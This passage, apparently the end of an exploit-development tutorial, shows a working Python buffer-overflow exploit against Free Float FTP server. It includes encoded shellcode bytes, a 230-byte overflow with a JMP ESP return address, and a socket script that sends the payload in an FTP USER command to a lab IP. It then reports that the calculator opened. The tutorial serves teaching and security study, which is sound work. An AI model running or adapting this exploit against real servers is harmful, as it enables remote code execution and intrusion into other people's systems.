buf += b"\xec\xb6\x54\x9c\x2a\x32\x4f\x06\xb8\xe4\xab\xb7\x6d"
buf += b"\x72\x3f\xbb\xda\xf0\x67\xdf\xdd\xd5\x13\xdb\x56\xd8"
buf += b"\xf3\x6a\x2c\xff\xd7\x37\xf6\x9e\x4e\x9d\x59\x9e\x91"
buf += b"\x7e\x05\x3a\xd9\x92\x52\x37\x80\xf8\xa5\xc5\xbe\x4e"
buf += b"\xa5\xd5\xc0\xfe\xce\xe4\x4b\x91\x89\xf8\x99\xd6\x66"
buf += b"\xb3\x80\x7e\xef\x1a\x51\xc3\x72\x9d\x8f\x07\x8b\x1e"
buf += b"\x3a\xf7\x68\x3e\x4f\xf2\x35\xf8\xa3\x8e\x26\x6d\xc4"
buf += b"\x3d\x46\xa4\xa7\xa0\xd4\x24\x06\x47\x5d\xce\x56"

import socket

#JMP ESP KERNEL32 75903132

crash = "A" * 230 + "\x32\x31\x90\x75" + "C" * 46 + buf

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Restart the FTP server and run the exploit code.

The FTP server will stop and the calculator will open.



The exploit was successful.

References

[1] "Exploit-DB," [Online]. Available: https://www.exploit-db.com/exploits/23243.

[2] "Mona," [Online]. Available: https://github.com/corelan/mona/.

[3] "Exploit Development 101," Medium, [Online]. Available: https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3.